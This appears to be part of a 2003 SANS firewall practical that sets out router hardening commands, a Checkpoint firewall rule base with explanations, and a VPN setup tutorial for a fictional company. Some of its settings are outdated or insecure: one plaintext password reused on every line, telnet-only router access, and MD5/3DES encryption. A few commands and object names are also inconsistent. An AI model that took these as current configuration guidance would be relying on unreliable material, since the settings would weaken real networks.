Internet Proxy Server	172.16.18.11/24	202.54.1.38/28
File and Print Server	172.16.18.12/24	--
Secondary Notes Database Server	172.16.18.13/24	--
DHCP IP Range for PCs	172.16.18.100/24 to 172.16.18.250/24	--

ASSIGNMENT - 2

SECURITY POLICY AND TUTORIAL

This section explains the Security Policy for the Router, Firewall and the VPN Gateway deployed by GLAC Enterprises. Further, it also provides a Tutorial explaining the procedure to configure the policy on Checkpoint Firewall deployed at GLAC Enterprises.

ROUTER POLICY

This section describes the Router Policy configured on the Cisco 1760 Router deployed at the boarder of GIAC Enterprises Network.

Secure the Password

Following commands secure the password used to access the Cisco server. This will ensure that the password is stored and displayed in an encrypted form.

- Enable Secret
- Service password-encryption

Disable Unwanted/Risky Services

There are some services that are not needed and if left open, the vulnerabilities associated with them can be used to compromise the router/network. Therefore, the following commands disable such unwanted/risky services.

- No service tcp-small-servers
- No service udp-small-servers
- No service finger
- No snmp server
- No cdp enable
- No ip http server
- No ip bootp server
- No ip name-server

Logon Banner and Message

Logon Banner is an important requirement from legal point of view in cases where an intruder is identified and needs to be prosecuted. The following command provides the a Banner Message every time someone logs in to the router.

- Banner motd "This is a restricted facility. Any access to it must be specifically authorized. Your continued access and further enquiry may subject you to criminal and/or civil proceedings."

Preventing Spoofing, Smurf attacks and unwanted traffic

Following commands prevent source-routed packets from being forwarded by the router, prevent directed broadcast and also prevent packets originating from private IP addresses and Public IP addresses assigned to GIAC Enterprises (also referred to as Ingress filtering). Together, these commands help mitigate the risk of IP spoofing and Smurf Attacks.

- No ip source-route
- No ip directed-broadcasts
- Access-list 101 deny icmp any any redirect
- Access-list 101 deny ip 127.0.0.0 0.255.255.255 any log
- Access-list 101 deny ip 10.0.0.0 0.255.255.255 any log
- Access-list 101 deny ip 172.16.0.0 0.15.255.255 any log
- Access-list 101 deny ip 192.168.0.0 0.0.255.255 any log
- Access-list 101 deny ip 224.0.0.0 31.255.255.255 any log
- Access-list 101 deny ip 202.54.1.32 0.0.0.15 any log
- Access-list 101 deny udp any any eq syslog
- Access-list 101 deny ip host 0.0.0.0 any
- Access-list 101 permit ip any 202.54.1.32 0.0.0.15
- Access-list 101 deny ip any any log

This Access List will be applied inbound to the Serial Interface using the following command.

```
Interface Serial0
Access-List 101 in
```

Securing the Console Access

The router can be accessed over Telnet, Console and the Aux port. The following command restricts the access to the router from these ports.

- Line console 0
- Exec timeout 5 0
- Password fRek75Pa33wd
- Line vty 0 4
- Exec timeout 5 0
- Password fRek75Pa33wd
- Login
- Transport input telnet
- IP Access-Class 11 in
- Line aux 0
- Exec timeout 5 0
- Password fRek75Pa33wd

Restrict Router access by IP

The router can be accessed from any host using Telnet unless it is specifically restricted. The commands given below restrict the access to router using Telnet only from the internal machines of the router administrators.

- Access-List 11 permit 172.16.25.101
- Access-List 11 permit 172.16.25.102
- Line vty 0 4
- Access-class 11 in

Enable Time Synchronization

It is important to ensure that the router events are logged with the correct time stamp. To achieve this, the following command will synchronise the router's time with NTP Server on the ISP's network.

- Ntp server 202.55.1.22

Enable Logging

Logging is useful in investigating any incident of compromise. Syslog server is setup in the Service Network to capture logs from different services. Following commands will log the critical messages on the syslog server.

- Logging 172.16.25.15
- Logging trap information
- Logging trap emergencies
- Logging trap alerts
- Logging buffered buffer-size 4096

Egress Filtering

Egress filtering refers to only allowing the traffic belonging to the IP pool of GIAC Enterprises from leaving the network. This helps ensure that GIAC network is not used as a potential source of performing attack (e.g. DoS) on other networks. The following command enables Egress filtering on the router. This prevents outgoing traffic originating from all hosts except those having the IP of GIAC Enterprise's valid IP range.

- Access-list 102 permit ip 202.54.1.32 0.0.0.15 any
- Access-list 102 deny any log

This Access List will be applied inbound to the Ethernet Interface using the following command.

```
Interface Ethernet0
Access-list 102 in
```

Protect against Packet Flooding

When a Cisco router is fast-switching a large number of packets, it is possible for the router to spend so much time responding to interrupts from the network interfaces that no other work gets done. Some very fast packet floods can cause this condition. Following commands help prevent fast floods from shutting down important processing.

- Scheduler interval 500
- Scheduler allocate 3000 1000

FIREWALL POLICY

GENERAL CONSIDERATIONS

Logging is enabled for all rules except the rules to drop unwanted traffic/noise. This is to ensure that in the event of a compromise of GIAC Network Service, sufficient traces are available for the investigators to understand the compromise and take necessary action (legal as well as technical).

Checkpoint, like any other firewall, matches the traffic against the rule base sequentially till a match is found. Therefore, placing the most frequently used rule first can help speed up the performance of the firewall to a great extent. Therefore, this principle [] is kept in mind while designing the policy.

Another important consideration is the number of different rules. While any necessary rule cannot be discarded, it is also a fact that larger the rule base, the more difficult it is to manage it and also it can impact the performance. Therefore, while designing the firewall policy, an effort is made to ensure that rules of similar nature are merged into one, thus minimizing the number of unique rules in the policy.

Also, care has been taken to ensure that no incoming connections are allowed to Internal Network. All hosts/services that require accepting incoming connections from other hosts on the Internet are kept in the Service Network. Also, a separate Network is created for hosts that need to accept incoming connections from other GIAC hosts on the Service Network but not the entire Internet. This helps isolate and minimize the damage in the event of a compromise of any host on the Service Network.

Checkpoint has several implied rules that are enabled by default. These rules are applied to the firewall along with the explicitly defined rules. There have been vulnerabilities reported due to these rules. Also, the filtering done by these rules does little in helping us investigate the traffic since all packets get logged as “dropped by Rule 0” even though there are multiple such implied rules. Therefore, we will be disabling all these rules and defining them explicitly wherever necessary. This will allow better control over these rules and also provide us with more meaningful logs, which is necessary for investigation in the case of a compromise.

VPN implementation of GIAC Enterprises is tightly integrated with the Firewall implementation since both are from the same vendor – Checkpoint. The primary use of VPN is to allow GIAC Employees to access the Lotus Notes Email and Notes Databases for retrieving business data while they are away from the office. This VPN connectivity is established using Checkpoint VPN-1 Gateway on the server side and Checkpoint SecurRemote Client installed on the client machine.

A user account is created on the VPN-1 Gateway for each user desiring access to GIAC Network Infrastructure over VPN. Since the number of employees is limited, the size of business and other considerations do not justify the use of one-time password techniques like Secure ID Token even though it offers superior security.

RULE BASE

Rule #	Source	Destination	Service	Action	Log
1	Any	Any	Bootp, rip, nbt	Drop	No
2	Any	Any	Ident	Reject	No
3	Any	Firewall	IKE, FW1	Accept	Yes
4	VPN_Users	Notes_Mail_Srv, Notes_DB_Prot	Lotus	Client Encrypt	Yes
5	Internal_Net	Notes_Mail_srv	Lotus	Accept	Yes
6	SMTP_Svr	Any	DNS, SMTP	Accept	Yes
7	Any	SMTP_Svr	SMTP	Accept	Yes
8	Any	GIAC_WEB	HTTP, HTTPS	Accept	Yes
9	Any	WEB_STORE	HTTPS	Accept	Yes
10	Notes_DB_Int	Notes_DB_Prot	Lotus	Accept	Yes
11	WEB_STORE	Oracle_DB	Sqlnet2	Accept	Yes
12	GIAC_Proxy	Any	DNS, HTTP, HTTPS, FTP	Accept	Yes
13	Oracle_Admins	Oracle_DB	Sqlnet2	Accept	Yes
14	GIAC_Router	Syslog_Svr	Syslog	Accept	No
15	Any	Any	Any	Drop	Yes

Given below is the explanation of all the objects mentioned in the Firewall Policy.

Object Name	Type of Object	Description	Location
Any	--	Indicates Any Host on the Network	--
Firewall	Gateway	Checkpoint Firewall	--
VPN_Users	Group	Group of users having VPN Access	--
Internal_Net	Network	Internal Network of GIAC Enterprises	Internal Network
Notes_DB_Int	Host	Notes Database Server	Internal Network
GIAC_Proxy	Host	Internet Proxy Server	Internal Network
Notes_Mail_Svr	Host	Lotus Notes Mail server	Service Network
SMTP_Svr	Host	SMTP Mail relay host	Service Network
GIAC_WEB	Host	GIAC Home Page Server	Service Network
WEB_STORE	Host	Online Web Store Server	Service Network
Oracle_DB	Host	Oracle Database Server	Protected Network
Notes_DB_Ext	Host	Notes Database Server	Protected Network
Oracle_Admins	Group	Group of Oracle Database Administrators	--
Encryption_Domain	Group	Group of hosts to be made accessible thru the VPN Gateway	--
GIAC_Router	Router	Boarder Router of GIAC Network	--
Syslog_Svr	Host	Syslog Server (centralized logging)	Service Network

RULES EXPLAINED

Rule 1

1	Any	Any	Bootp, rip, nbt	Drop	No
---	-----	-----	-----------------	------	----

Windows machines generate a significant amount of broadcast traffic that if logged, will only fill the logs with unwanted information and make log viewing more cumbersome and difficult. Therefore, this rule drops such traffic hitting on the Firewall Interface and does not log the same.

Rule 2

2	Any	Any	Ident	Reject	No
---	-----	-----	-------	--------	----

Some protocols use Ident signal to verify the availability of the host/service before initiating the communication (e.g. SMTP). Ident has quite a few vulnerabilities associated with it, and therefore blocked. However, if we drop Ident traffic, the sending host may keep waiting for the Ident response and this can impact/slowdown the SMTP mail transfer. Therefore, this rule rejects the Ident, thereby informing the sending host that GIAC network does not accept Ident.

Rule 3

3	Any	Firewall	IKE, FW1	Accept	Yes
---	-----	----------	----------	--------	-----

This rule is permits traffic over IKE and FW1 ports between any hosts and the Firewall. This is required for the SecuRemote Client on the Remote user's machine to communicate with the VPN Gateway over the Internet.

Rule 4

4	VPN_Users	Notes_Mail_Srv, Notes_DB_Prot	Lotus	Client Encrypt	Yes
---	-----------	----------------------------------	-------	----------------	-----

This rule allows the members of VPN_Users group to access Notes Mail Server and Notes Database Server using Secure Client Connections over the Internet. This rule ensures that the VPN users' access is restricted to the Notes Mail Server and the Notes Database Server only, and all other hosts on GIAC Network are unreachable via VPN.

Rule 5

5	Internal_Net	Notes_Mail_srv	Lotus	Accept	Yes
---	--------------	----------------	-------	--------	-----

This rule allows all the hosts on Internal Network to access the Notes Mail server for sending and receiving Emails using Notes Replication over port 1352. This rule is expected to be heavily used and hence kept higher up in the order.

Rule 6

6	SMTP_Svr	Any	DNS, SMTP	Accept	Yes
---	----------	-----	-----------	--------	-----

This rule allows the SMTP Mail relay server to transfer mails over SMTP to any other SMTP Server on the Internet. DNS access is required to ensure Name Resolution before initiating the mail transfer connection.

Rule 7

7	Any	SMTP_Svr	SMTP	Accept	Yes
---	-----	----------	------	--------	-----

This rule permits any host to connect to the GIAC SMTP Relay server and transfer mails over SMTP protocol. Some SMTP Servers also use Ident to initiate the connection, however Ident is disabled on the GIAC SMTP Relay Server and hence not accepted here. This rule is expected to be used heavily and hence kept higher up in the order.

Rule 8

8	Any	GIAC_WEB	HTTP, HTTPS	Accept	Yes
---	-----	----------	-------------	--------	-----

This rule permits any host to connect to the GIAC Home Page Server over HTTP/HTTPS and browse the online catalogue and other areas of GIAC Web Site (<http://www.giac.com>). Considering the business volume and the online transactions on GIAC Web Site per day, this rule is not expected to be used very heavily and hence kept below the rules governing SMTP Mail transfer and Notes replication traffic.

Rule 9

9	Any	WEB_STORE	HTTPS	Accept	Yes
---	-----	-----------	-------	--------	-----

This rule permits any host to connect to the Online Web Store Server and perform secure transactions over HTTPS Protocol (directly accessible over Internet using <https://sales.giac.com> and

<https://partners.giac.com>). Considering the business volume and the online transactions on GIAC Web Site per day, this rule is not expected to be used very heavily and hence kept below the rules governing SMTP Mail transfer and Notes replication traffic.

Rule 10

10	Notes_DB_Int	Notes_DB_Prot	Lotus	Accept	Yes
----	--------------	---------------	-------	--------	-----

This rule permits the Secondary Notes Database Server (on the Internal Network) to connect to the Primary Notes Database Server (on the Protected Network) and replicate the changes in the Notes Databases over port # 1352. Considering the replication schedule, this traffic is not likely to be heavy and hence this rule is kept lower in the order.

Rule 11

11	WEB_STORE	Oracle_DB	Sqlnet2	Accept	Yes
----	-----------	-----------	---------	--------	-----

When a customer transacts over the Online Web Store, the Web Store server needs to access the data related to inventory, sales, invoicing etc on the Oracle Database Server. This rule permits the online Web Store to communicate with the Oracle Database Server over port # 1521, 1525 and 1526

Rule 12

12	GIAC_Proxy	Any	DNS, HTTP, HTTPS, FTP	Accept	Yes
----	------------	-----	-----------------------	--------	-----

Employees of GIAC Enterprises access the Internet using the GIAC Proxy Server in the Internal Network. This rule permits the GIAC Proxy Server to access the Internet for DNS, FTP, HTTP and HTTPS traffic.

Rule 13

13	Oracle_Admins	Oracle_DB	Sqlnet2	Accept	Yes
----	---------------	-----------	---------	--------	-----

Oracle Database needs to be managed by Database Administrators inside the GIAC Network. This rule permits the hosts that are members of the group Oracle_Admins to open connection with the Oracle Database over port # 1521, 1525 and 1526.

Rule 14

14	GIAC_Router	Syslog_Svr	Syslog	Accept	No
----	-------------	------------	--------	--------	----

All servers in the service network and the boarder router are configured to forward their log entries to the syslog server in the service network. Since the syslog server is also on the service network, they can access syslog server without any restrictions. However, the router needs to pass the firewall to reach the syslog server and hence this rule allows the router to forward logs to the Syslog Server. This rule is not logged since it's expected to be used heavily and will result in unnecessarily high volume of logs.

Rule 15

15	Any	Any	Any	Drop	Yes
----	-----	-----	-----	------	-----

This rule drops all traffic that does not meet the criteria above and logs the action. This rule is implied and therefore will be active even if we do not explicitly mention it. However it will not get logged. Therefore, we have explicitly mentioned it since we wish to log all such traffic that does not meet our criteria of acceptable traffic.

© SANS Institute 2003, Author retains full rights.

VPN POLICY AND SETUP


GIAC Enterprises has deployed VPN solution from Checkpoint for enabling remote users to connect to the GIAC Network securely and access emails and Notes Databases. Checkpoint VPN's configuration and administration is closely integrated with the Checkpoint Firewall product. GIAC Enterprises has decided to use IKE Encryption Scheme with 3DES Encryption Algorithm and MD5 for checking Data Integrity.

Since GIAC Enterprises has chosen Checkpoint also for its firewall requirements, the VPN policy rules will be setup and managed along with the firewall policy/rules. The following rule needs to be setup on Checkpoint Firewall 1/VPN 1 box to permit this access via Internet thru VPN.

4	VPN_Users	Notes_Mail_Srv, Notes_DB_Prot	Lotus	Client Encrypt	Yes
---	-----------	----------------------------------	-------	----------------	-----


This rule allows the members of VPN_Users group to access Notes Mail Server and Notes Database Server on TCP Port 1352 using Secure Client Connections over the Internet. This rule ensures that the VPN users' access is restricted to the Notes Mail Server and the Notes Database Server only, and all other hosts on GIAC Network are unreachable via VPN.

"VPN_Users" describes a group containing the list of user objects created on the Checkpoint VPN – 1. Creation of a group is mentioned in the Tutorial section. "Client Encrypt" Action will tell the gateway to validate the incoming authentication requests against the user database and accept the encrypted traffic.



To create and configure a user, perform the following steps:

1. Login to Checkpoint Policy Editor and go to Manage > Users > New > User by Template > Standard_User. Enter the username in the “Login Name” field as shown below.



The image shows a 'User Properties' dialog box with a blue title bar and a close button. It has four tabs: 'Location', 'Time', 'Encryption', and 'Authentication'. The 'General' tab is selected, showing a 'Login Name' field with the text 'VivekanandRC'. At the bottom are 'OK', 'Cancel', and 'Help' buttons.


Location	Time	Encryption
General	Personal	Groups
Authentication		

Login Name:


OK Cancel Help

© SANS Institute 2003


2. Click on Encryption tab. Deselect FWZ and select IKE. Also set "Successful Authentication Track" to "Log".




3. Click on EDIT Button and open up “Authentication” tab on IKE Properties Box. Since we will be using password based authentication, only select “Password”. Enter a strong password as per password guidelines of GIAC Enterprises in the boxes provided.



4. Click on “Encryption” Tab and select “Encryption + Data Integrity (ESP)” under the “Transform” Section, “MD5” under “Data Integrity” Section and “3DES” under “Encryption Algorithm” Section as shown below.



5. Click on **Authentication** Tab and select “VPN-1 & Firewall-1 Password” as the option for **Authentication**. Enter a valid password in the fields provided. This will be the user’s password for accessing the GIAC Network over VPN.



This completes the setup of VPN and will allow the remote users to login to the GIAC Network using the VPN rule specified on the Checkpoint VPN Gateway.

© SANS Institute 2003

TUTORIAL – IMPLEMENTING THE FIREWALL POLICY

This section describes the step-by-step process to implement the policy on the Checkpoint Firewall-1. Please note that keeping in line with the requirements for this section, this tutorial does not describe the entire Firewall installation and configuration but only focuses on the steps to implement the policy.


Step 1 – Login to Checkpoint Policy Editor

Checkpoint provides an easy to use GUI Interface called Checkpoint Policy Editor for managing the security policy on the Firewall-1/VPN Engine. The first step is to launch this Policy Editor and login to the console with a valid user name and password.



Step 2 – Create Objects

Checkpoint Policy Editor requires you to define each object in your security setup. Therefore the first step is to begin by creating all the objects using Checkpoint Policy Editor. The first object to create would certainly be the Firewall object itself. To create this object, Click on **Manage > Objects**. This will open the window of Network Objects. Click on **New > Workstation** to create a new host object.



Step 3 – Create the Firewall Object

Enter the correct details in the relevant fields as shown below. You will be prompted for details like the Host Name, IP Address and Type amongst other details.

Select the Type as **Gateway** (as shown below). This will also allow you to specify the field “Checkpoint Products installed” on this Gateway Host (Firewall-1 & VPN-1 for GIAC Enterprises).

Also, select “Managed by This management server” since GIAC Enterprises has only one Firewall and the same will be managed directly from the Firewall Machine itself.

Workstation Properties - Firewall

General

Name: Firewall

IP Address: 172.16.25.1 [Get address](#)

Comment: GIAC Checkpoint Firewall

Color:

Type: ☐ Host ☒ Gateway

Check Point Products

☒ Check Point products installed: Version NG [Get Version](#)

☒ VPN-1 & FireWall-1
☐ FloodGate-1
☐ Policy Server
☐ Secondary Management Station

Object Management

☒ Managed by this Management Server (Internal)
☐ Managed by another Management Server (External)

Secure Internal Communication


[Communication...](#) DN:

☐ Interoperable VPN Device

OK Cancel Help

